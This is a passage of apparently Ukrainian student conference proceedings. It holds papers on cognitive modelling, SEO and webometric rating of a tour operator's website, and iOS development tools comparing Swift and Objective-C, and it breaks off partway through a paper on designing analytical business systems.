Висновки. Використовуючи автоматизовані системи управління в поєднанні з когнітивним моделюванням ситуацій, менеджер-аналітик може створити модель вирішення проблеми. Тобто, він має можливість вплинути на управління підприємством в режимі реального часу при існуючих технологічних, економічних, політичних та інших умовах, орієнтуючись на споживача і ефективно виконуючи маркетингову, організаційну, виробничу і фінансову функцію підприємства. Тому можна вважати, що когнітивне моделювання дозволяє:

- дослідити проблеми з нечіткими чинниками і взаємозв'язками;
- враховувати зміни зовнішнього і внутрішнього середовища;
- використовувати об'єктивно сформовані тенденції розвитку ситуації в своїх інтересах і рекомендувати найбільш оптимальні управлінські рішення;
- скорочувати час для ухвалення управлінського рішення.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Заболотський М.А., Полякова І.А., Тихонін А.В. Застосуваня когнітивного моделювання в управлінні якістю підготовки спеціалістів // Управління великими системами. 2007. № 16. С. 91—98.

2. Выготский Л.С. Психология развития человека. Москва: Издательство «Смысл», 2005. 1136 с.

3. Когнитивные технологии. [Электронный ресурс]. – режим доступу: http://universal_ru_en.academic.ru/

4. Когнитивный подход в управлении/ З.К. Авдеева, С.В. Коврига, Д.И. Макаренко, В.И. Максимов // Управление большими системами. 2006. №16. С.26-32.

5. Блинов О.А., Лисичкина Ю.С., Рудакова О.С. Управление организациями с помощью когнитивных технологий. // Экономика и предпринимательство. 2015. № 5, Ч.1. (58-1). С. 597-599.

КМІ-18-1

Бекмухамбетов Вадим Рафікович,
студент групи КМІ-18-1
ННІ інформаційних технологій
Науковий керівник:
Постіл Степан Дмитрович,
к.т.н., доцент, професор кафедри
інтелектуальних управляючих
та обчислювальних систем

СИСТЕМА ЕКСПЕРТНОГО ТА ВЕБОМЕТРИЧНОГО АНАЛІЗУ І РЕЙТИНГУВАННЯ САЙТУ ТУРИСТИЧНОГО ОПЕРАТОРА

Анотація. *У статті досліджено функції та можливості наявних засобів експертного та вебометричного аналізу,оцінки та рейтингування веб-сайтів та веб-порталів, основні складники поняття SEO-оптимізації, систематизовано й наочно подано його різновиди та категорії. Визначено місце SEO-оптимізації сайту на ринку пошукових систем України. Запропоновано основні етапи процесу SEO-оптимізації із залученням відповідних фахівців з маркетингу. Проаналізовано інструменти контент-маркетингу для підвищення пошукового трафіку.*

Ключові слова: *експертний аналіз, інтернет-маркетинг, SEO-оптимізація, вебометричний аналіз, пошукова* оптимізація, рейтингування, пошуковий трафік, просування.

Вступ та постановка проблеми. Сьогодні конкуренція в мережі Інтернет є дуже високою. Так, в україномовному Інтернеті за останні п’ять років загальна кількість сайтів збільшилася в декілька разів. В умовах гострої конкурентної боротьби вибір стратегії інтернет-просування продукту є надзвичайно важливим. Процес просування товарів або послуг за допомогою мережі Інтернет є тривалим і практично не припиняється, і вимагає великих витрат. На сучасному етапі розвитку Інтернету й інформаційних технологій питання не стосується досягнення конкретного результату, а більшою мірою полягає в автоматизації процесу, скороченні часових і фінансових витрат [1, с. 63].

Необхідно приділяти більше уваги сайтам, так як чим вища позиція та рейтинг сайту, тим більша ймовірність, що користувач перейде на нього з пошукових систем, оскільки люди зазвичай переходять за першими посиланнями.

Аналіз останніх досліджень і публікацій. Особливості застосування інтернет-ресурсу в маркетинговій діяльності досліджувалися у працях О. В. Басюк [2], В.Д. Байкова [3], О.С. Варвиш [4], С.М. Ілляшенка [1; 5], та ін. У працях цих учених було розглянуто і розкрито сутність основних інструментів інтернет-маркетингу, проблеми і тенденції їхнього розвитку в Україні, а також застосування окремих інструментів в електронній комерції. Зазначені дослідження не враховують важливості виконання різних етапів SEO-оптимізації та використання різних інструментів під час просування сайту підприємства в мережі Інтернет.

Метою статті є дослідження функцій та можливостей наявних засобів експертного та вебометричного аналізу, оцінки та рейтингування веб-сайтів тавеб-порталів, особливостей впровадження SEO-оптимізації сайту як одного з головних інструментів інтернет-маркетингу в діяльність підприємства, виявлення та півпроцесу SEO-оптимізації та найбільш ефективних інструментів.

Результати дослідження. Експертиза сайту – це аудит, спрямований на вирішення конкретної проблеми чи досягнення певної мети (підвищення трафіку, вихід з-під фільтру, потрапляння в топ рейтингу чи збільшити продажі). Інтернет-маркетинг визначається як досвід використання всіх аспектів традиційного маркетингу в Інтернеті, що стосується основних елементів маркетинг-міксу: ціни, продукту, місця продажу та просування [6].

SEO-оптимізація – дії, скеровані на покращення видимості сайту в пошукових системах за запитами користувачів і збільшення цільового трафіку, що надходить із пошукових систем [3, с. 44].

На сьогоднішній день просування сайту в пошукових системах є одним з найдієвіших засобів залучення цільової аудиторії. Завдяки цьому вона все більше привертає увагу розробників, метою яких є створення нових методів та засобів для її автоматизації. Основна мета – отримання максимального ефекту від потенційної аудиторії сайту.

Відповідно до досліджень компанії Forrester Research Inc. у 2017 році, найважливішим джерелом відвідувачів для сайту є пошукові системи [5, с. 49] (рис. 1). В Україні серед пошукових систем незмінним

лідером залишається Google. Лідери за останні 12 місяців (09.2018–09.2019) в Україні згідно з даними gs.statcounter.com [6] наведені на рис. 2.




Рис. 1. Джерела переходів користувачами на сайт




Рис. 2. Ринок пошукових систем в Україні за останні 12 місяців

Ціллю експертизи сайту є як оцінка специфіки його використання різними групами користувачів, так і різних умов використання інформації сайту:експертиза порівняльного ступеня відвідуваності деяких сторінок, аналіз шляхів по сайту, виявлення сторінок, з яких користувачі найчастіше виходять з ресурсу.

Експертиза сайту повинна показати власнику ресурсу надмірність або недостатність інформації за певним напрямом. Один з найважливіших напрямків експертизи, які обумовлюють ефективність всього сайту - це експертний висновок про відповідність інформації, що подається на сайті, цілям і завданням сайту.

Важливе значення має експертиза конкуренції сайту в пошукових системах, висновок експертів про конкурентоспроможність сайту за певними пошуковими запитами. Методика оцінки конкуренції сайту в пошукових системах ґрунтується на маркетингових дослідженнях і адресному аналізі конкурентів сайту.

Експертиза дозволяє отримати висновок про конкурентоспроможність сайту за існуючими пошуковими запитами, можливим додатковим пошуковим запитам і ступеня конкурентоспроможності в мережі по даному напрямку пошуку.

Термін «пошукова оптимізація» (search engine optimization) увійшов у широкий обіг минулого століття. Аналіз джерел [1; 6;] показав, що є три основних види оптимізації: біла, сіра та чорна (табл. 1).

Таблиця 1

Методи SEO-оптимізації сайту підприємства

Вид	Визначення	Методи
Біла оптимізація	пошукова оптимізація, за якої не застосовуються заборонені й недобросовісні методи просування	Вона передбачає: розроблення семантичного ядра; розроблення структури сайту; створення нових сторінок; оптимізацію текстів сайту
Сіра оптимізація	головним чином це додавання великої кількості ключових слів у текст сторінки	До неї належить: додавання великої кількості ключових слів у тести сторінок; дорвеї
Чорна оптимізація	оптимізація, спрямована на підвищення позицій сайту в пошуковій видачі такими способами, які не схвалюють пошукові машини	До неї відносять: тестовий спам-дексинг; редирект; клоакінг; свопінг

Етапи процесу SEO-оптимізації сайту підприємства наступні [6]: 1) аналіз інтернет-ресурсу та створення нового проекту; 2) створення плану робіт; 3) просування сайту складається з внутрішньої та зовнішньої оптимізації; 4) аналітика; 5) оцінка якості; 6) звіт клієнтові.

У кожного SEO-методу є свої переваги і недоліки, тому для вибору надійного інструменту, за допомогою якого буде здійснюватися просування, необхідно спробувати все. Кожен фахівець, який просуває сайт, сам для себе визначає надійні способи роботи, адже тільки на особистому досвіді можна розробити оптимальні рішення для досягнення результату на максимальний термін і з максимальним ефектом [4, с. 50].

Згідно із сучасним уявленням теорії пошукової оптимізації, SEO базується на трьох «китах» [6]:

1. Внутрішня оптимізація передбачає весь комплекс заходів, зосереджених на роботі над самим сайтом (ключові слова, анкор посилань, людино-зрозумілі url, метатеги і мікророзмітка тощо).

2. Зовнішня оптимізація – це комплекс заходів, спрямованих на отримання цільових зовнішніх посилань на ресурс (посилання тощо).

3. Поведінкові фактори (зручність та інтуїтивно зрозумілий інтерфейс, залучення користувачів на сайт, їх утримання, читабельні тексти, відео, ігри на сайті, новини з теми).

Внутрішні чинники ранжування – це ті, які контролює адміністратор веб-сайту (текст, оформлення тощо). Основними внутрішніми факторами, які впливають на положення ресурсу, є: кількість ключових слів та їх щільність, текстове оформлення сторінки та мегатеги. Поряд із внутрішніми факторами вагома роль у просуванні інтернет-ресурсу належить зовнішнім факторам [4, с. 6].

Крім зазначених чинників, на ранжування ресурсу в глобальній мережі впливає й інша група чинників, які впливають на структуру ресурсу та містять елементи: 1) головна сторінка сайту – оптимізуючи головну сторінку (ім'я домену, index.html) під найважливіші словосполучення, підвищують релевантність інтернет-ресурсу; 2) кількість сторінок сайту. Загальне правило: що більше, то краще. Збільшення кількості сторінок сайту покращує його «видимість» у пошукових системах. Крім того, поступове додавання нових інформаційних матеріалів сприймається пошуковими системами як розвиток сайту, що дає додаткові переваги під час ранжування; 3) навігаційне меню – сприяє переходу між сторінками ресурсу. Важливою умовою просування є використання ключових слів у пунктах меню, що надає додаткової ваги сторінкам, на які посилаються. Використання ключових слів у назві HTML-файла сторінки позитивно позначається на її місці в результатах пошуку.

Отже, для підвищення рангу сторінки необхідно працювати над тим, щоб якомога більша кількість документів мережі посилалася на неї. Робити це можна різними способами: за допомогою обміну посиланнями з іншими сайтами, реєстрацій у каталогах і різних тематичних ресурсах тощо. Ідеальний спосіб – зробити сайт настільки унікальним і цікавим, щоб власники інших ресурсів поставили посилання на нього.

Що стосується процесу SEO-оптимізації із залученням відповідних фахівців, то він має шість основних етапів: аналіз проекту, план робіт, просування сайту, аналітика, оцінка якості та звітність [5, с. 95].

У разі одержання нових цілей або коригування пріоритетів роботи проводяться починаючи з другого етапу. Якщо список цілей і пріоритетів залишився незмінним, роботи тривають починаючи з третього етапу. У зв’язку з тим, що в алгоритм ранжування сайтів роботами пошукових систем періодично вносяться корективи, необхідною

умовою просування є коригування внутрішніх параметрів сторінок, які впливають на ранжування. Етап зовнішньої оптимізації сайту також є циклічним, тобто роботи з нарощування і корегування зовнішнього «посилального оточення» сайту, що просувається, необхідно проводити безупинно для підтримки і поліпшення досягнутих позицій [5, с. 96].

Для того щоб сайт було зручно використовувати, він повинен швидко працювати. Нижче зазначені інструменти контент-маркетингу, які підвищують пошуковий трафік вдвічі:

1. Інструменти контент-маркетингу для підвищення пошукового трафіку: а) Google Page Speed Insights; б) Pingdom Tools; в) Google Developers Charts.

2. Інструменти для відстеження трафіку на сайті: а) Google Analytics; б) Яндекс Метрика.

3. Сервіси для відстеження позицій ключових фраз: а) Allpositions; б) Line.pr-cy.

4. Сервіси для відстеження зовнішніх посилань на сайт: а) Google WebMaster Tools; б) Solomono; в) Megaindex.

Для того щоб сайт став ефективним інструментом інтернет-маркетингу, з ним потрібно постійно працювати, його слід змінювати та удосконалювати.

Висновки. Отже, створення сайту – це досить складний процес, який потребує необхідних програмних засобів та аналітичних підходів. Для того щоб сайт став ефективним, він повинен мати цікавий контент, швидко працювати на різних пристроях і в різних країнах. У цьому допомагають можливості наявних засобів експертного, вебометричного та SEO аналізу, оцінки та рейтингування веб-сайтів та вебпорталів та багато корисних програм, завдяки яким сайт стане окремим ефективним інструментом інтернет-маркетингу.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Ілляшенко Н.С. SEO-оптимізація як сучасний інструмент інтернет-маркетингу / Н.С. Ілляшенко, О. С. Савченко // Маркетинг і менеджмент інновацій. 2012. № 3. С. 63–74. URL: https://essuir.sumdu.edu.ua/ bitstream/123456789/29141/1/ Internet-marketing.pdf (дата звернення: 15.05.19).

2. Басюк О. В. Експертний аналіз інтернет – сайтів турфірм як метод покращення їхекономічноїдіяльності / О. В. Басюк // Науковий вісник Ужгородського національного університету. Серія: Міжнародні економічні відносини та світове господарство. – Ужгород: УНУ, 2016.–Вип. 7.

3. Байков В.Д. Интернет: поиск информации и продвижение сайтов / В.Д. Байков. Санкт-Петербург: «БХВ-Санкт- Петербург», 2000. 288 с.

4. Варвиш О.С. Проблеми становлення та перспективи розвитку інтернет-маркетингу в українській економіці / О.С. Варвиш. URL: http://www. nbuv.gov.ua/portal/Soc_Gum/inek/2011_5/235.pdf (дата звернення: 15.05.2019).

5. Ілляшенко С.М. Сучасні тенденції застосування інтернет-технологій / С.М. Ілляшенко. URL: http://www.nbuv.gov.ua/portal/Soc_ Gum/Mimi/ 2011_4_2/2_1.pdf (дата звернення: 15.05.2019).

6. Інтернет-маркетинг URL: http://ru.wikipedia.org/wiki/ Інтернет-маркетинг (дата звернення: 15.05.2019).

Бех Дарина Миколаївна,
студентка групи КМІ-18-1
ННІ інформаційних технологій
Науковий керівник:
Погорєловська І.Д.,
к.е.н., доцент

ІНСТРУМЕНТИ РОЗРОБКИ ДОДАТКІВ ДЛЯ IOS

Проаналізовано можливості інструментальних засобів для розробки мобільних додатків для ОС iOS.

Ключові слова: *мобільні пристрої, мобільні додатки, операційна система.*

IOS APPLICATION DEVELOPMENT TOOLS

Mobile application development tools for iOS.

Keywords: *the mobile devices, the mobile applications, the operating systems.*

Постановка проблеми. Розробка мобільних додатків відіграє все більш важливу роль для організацій, які прагнуть оперативно спілкуватися зі своїми клієнтами, співробітниками за допомогою мобільних пристроїв. На сьогоднішній день існує великий вибір мов програмування для розробки мобільних додатків, що зумовлено кількістю

платформ (операційних систем - iOS, Android, Windows Phone) на яких функціонують мобільні пристрої [1].

Процес розробки програмного забезпечення для мобільних пристроїв потребує певних знань та вмінь, оскільки вимагає враховувати існуючі специфічні обмеження при роботі додатків у мобільних операційних системах, зокрема: витрати акумуляторної батареї мобільного пристрою, обсяги даних та швидкість їх передачі через мережу Інтернет, різноманітність розмірів екранів мобільних пристроїв, кількість запитів до системи визначення місцезнаходження абонента, ліміт оперативної пам'яті мобільного пристрою тощо [2].

Кожен з мобільних додатків знаходить свого споживача, однак, найбільшою популярністю користується спеціалізоване програмне забезпечення, яке дозволяє у певній мірі оптимізувати або спростити наявні бізнес-процеси. Враховуючи також те, що технічне забезпечення мобільних пристроїв, які працюють на платформі iOS постійно оновлюється і кількість користувачів таких пристроїв постійно зростає, актуальним залишається питання розробки якісних мобільних додатків для ОС iOS.

Мета статті полягає у дослідженні характеристик сучасних інструментальних засобів розробки додатків для мобільних пристроїв з ОС iOS.

Виклад основного матеріалу. Розробка мобільних додатків для ОС iOS потребує визначення інтегрованого середовища розробки та мови програмування. Застосування інтегрованого середовища розробки програмних продуктів дозволяє підвищити продуктивність програміста, надавши йому пов'язані інструменти розробки зі схожими інтерфейсами як одну програму, в якій відбуватиметься весь процес розробки, у тому числі модифікація, компіляція, розгортання та налагодження програмного забезпечення.

Проведений аналіз спеціальної літератури свідчить, що одним із інтегрованих середовищ розробки (Integrated Development Environment - IDE) прикладних програм під iOS є пакет Xcode фірми Apple.

Xcode IDE включає велику кількість можливостей, щоб полегшити розробку iOS-додатків, як зазначено у роботі [3], зокрема:

- систему управління проектом визначення програмних продуктів;
- середовище для редагування коду, що включає можливості підсвічування синтаксису, автозаповнення коду та індексацію символів;

- просунуту програму перегляду і пошуку документації Apple;
- контекстно-залежний інспектор для перегляду інформації про виділений в коді символ;
- просунуту систему збирання проекту з перевіркою залежностей і перевіркою правил складання;
- компілятори GCC, що підтримують мови C, C ++, Objective-C, Objective-C ++ та інші;
- розподілені обчислення, що дозволяють поширювати великі проекти через кілька мережевих пристроїв;
- інтелектуальна компіляція, яка прискорює час компіляції одного файлу;
- просунуті можливості по налагодженню коду;
- підтримка вбудованої системи управління вихідним кодом тощо (рис. 1).




Рис.1. Вікно Xcode IDE [1]

Для розробки користувацького інтерфейсу призначений додаток Interface Builder (рис. 2). Програмний продукт Interface Builder спрощує розробку призначеного для користувача інтерфейсу, оскільки його використання значно зменшує кількість часу на розробку інтерфейсу користувача, не вимагає написання коду, необхідного для створення, налаштування і позиціонування об'єктів [3].



Рис. 2. Програмне забезпечення Interface Builder [1]

Для аналізу поведінки і продуктивності мобільних додатків можливе застосування пакету Developer Tools, який містить потужні інструменти аналізу та оптимізації (Instruments and Shark). За допомогою Developer Tools можливо проаналізувати дані про використання пам'яті, дискову та мережеву активність, графічну продуктивність мобільного додатку. На графіках можуть бути представлені всі типи інформації відразу, що дозволяє аналізувати загальну поведінку додатка, а не тільки поведінку за певним параметром [4]. Все це дозволяє легко визначити проблемні зони додатка та перейти до проблемних рядків коду (рис. 3) .



Рис. 3. Програмне забезпечення Developer Tools [1]

Для створення мобільних додатків може також бути використане інтегроване середовище розробки **AppCode** IDE для мов Swift, Objective-C, C, C ++, JavaScript. Програмний продукт AppCode має ряд особливостей, зокрема: автоформатування коду для мови Swift; підсвічування синтаксису і редактора колірних схем для мови Swift; автодоповнення для імен типів, методів і змінних; великий вибір функцій навігації. Крім того, AppCode дозволяє: перейти до класу по його імені; перейти до файлу по його імені; перейти до символу по його імені, забезпечити юніт-тестування на мові Swift [5].

Для кросплатформенної розробки мобільних додатків для операційних систем iOS, Android, Windows Phone можливе застосування потужного інструменту Xamarin Studio. Цей фреймворк складається з декількох основних частин:

- Xamarin.IOS – бібліотека класів для C #, що надає розробнику доступ до iOS SDK;
- Xamarin.Android – бібліотека класів для C #, що надає розробнику доступ до Android SDK;
- Компілятори для iOS і Android;
- IDE Xamarin Studio;
- Плагін для Visual Studio [6].

Інструменти, які входять до складу Xamarin Studio забезпечують підсвічування синтаксису; автодоповнення коду; зручний універсальний пошук за назвами файлів, типами, членами класів тощо; розвинені можливості навігації: швидкий перехід до опису класу, перехід до базового класу; різні механізми рефакторингу і швидка підказка (як alt + Enter в Resharper); розвинені механізми налагодження, включаючи стеження, перегляд поточного значення змінної при наведенні, візуалізацію потоків та інш.

З метою вибору мови програмування для розробки мобільних iOS-додатків було здійснено аналіз та порівняння двох мов програмування Objective-C та Swift. Основні результати наведені у табл. 1. Розроблена фірмою Apple, мова програмування Objective-C є рефлективною, високорівневою об'єктно-орієнтованою мовою програмування загального призначення, розроблена у вигляді набору розширень стандартної мови C. Синтакс Objective-C породжений одночасно від C та Smalltalk. Від останньої взято основний семантичний конструкт мови – замість виклику методу об'єктові надсилається повідомлення. Такий механізм дозволяє надсилати повідомлення навіть до тих об'єктів, які

не підтримують їх обробки. Такий підхід відрізняється від тих, що використовуються у статично типізованих мовах C++ чи Java [6].

Swift - багатопарадигмова компільована мова програмування, розроблена компанією Apple для того, щоб співіснувати з Objective C і бути стійкішою до помилкового коду. Компілятор Swift побудований з використанням технологій вільного проекту LLVM.

Таблиця 1

Результати порівняння двох мов програмування Objective-C та Swift*

	Swift	**Objective-C**
Спеціальні символи	Swift не побудований на C, то він може об'єднати всі ключові слова і видалити численні символи @ перед кожним Objective-C типом або перед пов'язаною з об'єктом ключовим словом.	Для диференціації ключових слів і типів від C типів, Objective-C вводить нові ключові слова, використовуючи символ @.
Наявність крапки з комою в кінці рядка	Swift переглядає загальноприйняті умови успадкування. Не повинні ставиити крапкуз комою.	Обов'язково прийнятий стандарт.
Дужки після if/else умови	Ні	Так
Читабельність коду	Читабельність коду в Swift полегшує роботу для програмістів JavaScript, Java, Python,C #, C ++	Складний до сприйняття
Вимога двох-файлів .h .m	Свіфт поєднує в собі заголовок Objective-C (.h) і файли реалізації (.m) в одному файлі коду(.swift)	Обов'язкова. У Objective-C необхідно вручну синхронізувати імена методів і коментарі між файлами.
Витрати часу на написання коду	незначні	великі
Визначення типу	Так, у випадку опціональних типів	Визначення є обов'язковим, у випадку NULL можливе виникнення помилок
ARC – автоматичний підрахунок послань	ARC обробляє всі управління пам'яттю під час компіляції, і витрати, які пішли б на управління пам'яттю, тепер можуть бути сфокусовані на ключевій логіці	У Objective-C, ARC підтримується всередині Cocoa API і об'єктно-орієнтованого коду; але він не доступний для C коду і API

**Складено автором*

Swift успадковує найкращі елементи мов C і Objective-C, тому синтаксис звичний для знайомих з ними розробників, але водночас відрізняється використанням засобів автоматичного розподілу пам'яті і контролю переповнення змінних і масивів, що значно збільшує надійність і безпеку коду. При цьому Swift-програми компілюються у машинний код, що дозволяє забезпечити високу швидкодію [7]. За заявою Apple, код Swift виконується в рази швидше коду на Objective-C.

У роботі [8, с 32.] наголошено, Swift має потенціал стати єдиною мовою програмування, для створення захоплюючих, гнучких, орієнтовани на користувача додатків або програм, на багато років.

Отже, виходячи з проведеного аналізу, можна зробити висновки, що впровадження мови Swift помітно впливатиме на процеси розробки додатків для iOS – створювати їх стає все простіше і легше.

Висновки з даного дослідження. Актуальність теми визначена широким спектром можливостей для втілення ідеї консультування громадськості з адмінпослуг через розробку мобільного додатку для iOS. У роботі було проаналізовано можливості програмних засобів Xcode IDE, Interface Builder, Developer Tools, AppCode IDE , фреймворку Xamarin Studio та мов програмування **Objective-C** та **Swift. Було** обгрунтовано вибір засобів для проектування - інтегроване середовище розробки - Xcode, мова програмування – Swift.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Самые популярные операционные системы: [Електронний ресурс]. – Режим доступу: https://marketer.ua/stats-operating-system-2017/ - Назва з екрану.

2. Майорова Е.С. Современное состояние средств разработки мобильных приложений на платформах IOS, Android и Windows Phone /Е. С. Майорова, В.А. Ошурков, Л.С. Цуприк //Перспективы науки и образования.–2015.– № 4 (16).– С. 83 – 87.

3. Офіційний сайт Apple – Xcode [Електронний ресурс]. - Режим доступу: https://developer.apple.com/xcode/ . – Дата доступу 25.08.2019.

4. Vandad Nahavandipoor iOS 8 Swift Programming Cookbook / Vandad Nahavandipoor – Boston: O'Reilly Media., 2014. – 902 p.4.

5. Офіційний сайт AppCode [Електронний ресурс]. – Режим доступу: https://www.jetbrains.com/objc/ . – Дата доступу 26.08.2019.

6. Офіційний сайт Xamarin [Електронний ресурс]. – Режим доступу: https://www.xamarin.com/ . – Дата доступу 19.09.2019.

7. Офіційна документація мови програмування Swift. [Електрон. ресурс] /Спосіб доступу: URL: www.developer.apple.com/library/documentation/ . – Назва з екрану.

8. Erica Sadun, Mobile Programming Series: iOS Auto Layout Demystified, Second Edition, 2013. - p.41-44.

Борейко Анна Артурівна,
студентка групи КМІ-18-1
ННІ інформаційних технологій
Науковий керівник:
Постіл Степан Дмитрович,
к.т.н., доцент, професор кафедри
інтелектуальних управляючих
та обчислювальних систем

ПРОЕКТУВАННЯ АНАЛІТИЧНИХ СИСТЕМ ПІДПРИЄМСТВА

Анотація. *У статті зазначені основні етапи розробки аналітичних бізнес-додатків. Поетапне проектування та розуміння основних фаз розробки.*

Ключові слова: *моделювання, розробка, аналітична інформаційна система, фази розробки, функціональні особливості.*

Аннотация. *В статье указаны основные этапы разработки аналитических бизнес-приложений. Поэтапное проектирование и понимание основных фаз разработки.*

Ключевые слова: *моделирование, разработка, аналитическая информационная система, фазы разработки, функциональные особенности.*

Abstract. *The article describes the main stages of development of analytical business applications. Phase design and understanding of the main phases of development.*

Key words: *modelling, development, analytical information system, development phases, functional features.*

Актуальність. Аналітичні інформаційні системи роблять ключовий внесок у прийняття рішень у компаніях. Вся потрібна інформація може бути проаналізована та підготовлена таким чином, щоб нові знання можна було отримати з неї за допомогою сховищ даних, он-лайн аналітичної обробки та обміну даних. Ці нові способи обробки даних суттєво допомагають в діяльності підприємства, особливо у стратегічних та оперативних рішеннях [3].

Метою аналіз ринку бізнес-додатків, планування та розробка аналітичних бізнес - додатків. Об'єкт дослідження: наявний ринок аналітичних бізнес-додатків, аналіз роботи інформаційних систем. Предмет дослідження: прогнозування та аналіз діяльності компанії, розробка аналітичного бізнес-додатку

Основна частина дослідження. Різноманітні функції аналітичних інформаційних систем доповнюють відповідні технології підтримки прийняття управлінських рішень [1].

База даних аналітичних інформаційних систем містить загальні дані, які потрібні для прийняття рішень. Хоча он-лайн аналітична обробка (OLAP) виступає як технологія аналізу, що дозволяє користувачам інтуїтивно переходити через кількісний матеріал даних і, таким чином, легше розпізнавати кореляції, обмін даними пропонує додаткові методи та процедури розкриття прихованих структур та закономірностей. Взаємодія цих трьох технологій дає важливі результати для бізнесу [2].

Ми маємо можливість отримувати прямі та конкретні IT-рішення завдяки багаторічному досвіду, детальним знанням бізнес-процесів та відмінним знанням продуктів.

Основні фази проектування та аналізу даних наступні: 1) розуміння бізнесу; 2) розуміння даних; 3) підготовка даних; 4) моделювання; 5) оцінка; 6) розгортання [3].

1. *Розуміння бізнесу (Business understanding)*. Перед початком роботи та планування, основним та головним кроком є збір та обробка даних по замовленню, чітко та точно поставити перед собою завдання, конкретно зрозуміти побажання замовника. Тільки тоді можлива сприятлива та правильна робота над проектом. Це допомагає команді у подальшому плануванні роботи, вистроює чітку послідовність дій та показує найкоротший та наймеш затратний шлях до поставленої цілі.

2. *Розуміння даних (Data understanding)*. Після збору даних йде наступний крок. Потрібно зрозуміти усі зібрані дані. При обробці, розробник має їх класифікувати та «розкласти» усі дані за певними

критеріями, які найкраще на найшвидше зможуть допомагати користувачеві. В процесі сортування даних потрібно дотримуватись основних меж розмежування даних, які користувач вибирає сам. По необхідності вони можуть змінюватись та мати спільні теми.

3. *Підготовка даних (Data preparation).* Наступним кроком буде підготовка даних. Розробник уже має чіткі межі роботи, зібрані та відсортовані дані. Все що залишається перед аналітичною розробкою – це підготовка даних.

При роботі з зібраними даними потрібно завжди зважати та контролювати потік відсортованих даних. Для цього створюються звіти по яким у подальшому буде краще та легше знайти, а також перевірити дані. Звіти зберігаються , сортуються та відправляються на перевірку.

4. *Моделювання* (*Modelling).* Моделювання системи є першим кроком у розробці аналітичної системи. Після усіх трьох кроків розробник вже має чітке уявлення про вид , способи роботи, потрібні вхідні дані та конкретні дані які буде виводити система. На цьому етапі замовнику вже представляється детальний план та проектний вигляд аналітичної системи, у якому можна вносити та корегувати дані.

5. *Оцінка (Evaluation).* П'ята сходинка полягає у оцінці роботи, стану аналізу та обробки даних. Після внесених коректив та тестування знову створюється звіт про нагальний стан роботи та обробки. Уся вихідна інформація оцінюється розробником та замовником.

6. *Розгортання (Deployment).* Фінальним етапом є готова до експлуатації аналітична бізнес система, яка відповідає усім бажаним критеріям, виводить потрібні та правильні кінцеві дані.

Починається введення системи у роботу, спочатку у тестовому, далі при відсутності видимих багів, у постійну експлуатацію. Підтримка роботи системи відбувається постійно до кінця робочого «життя» додатку.

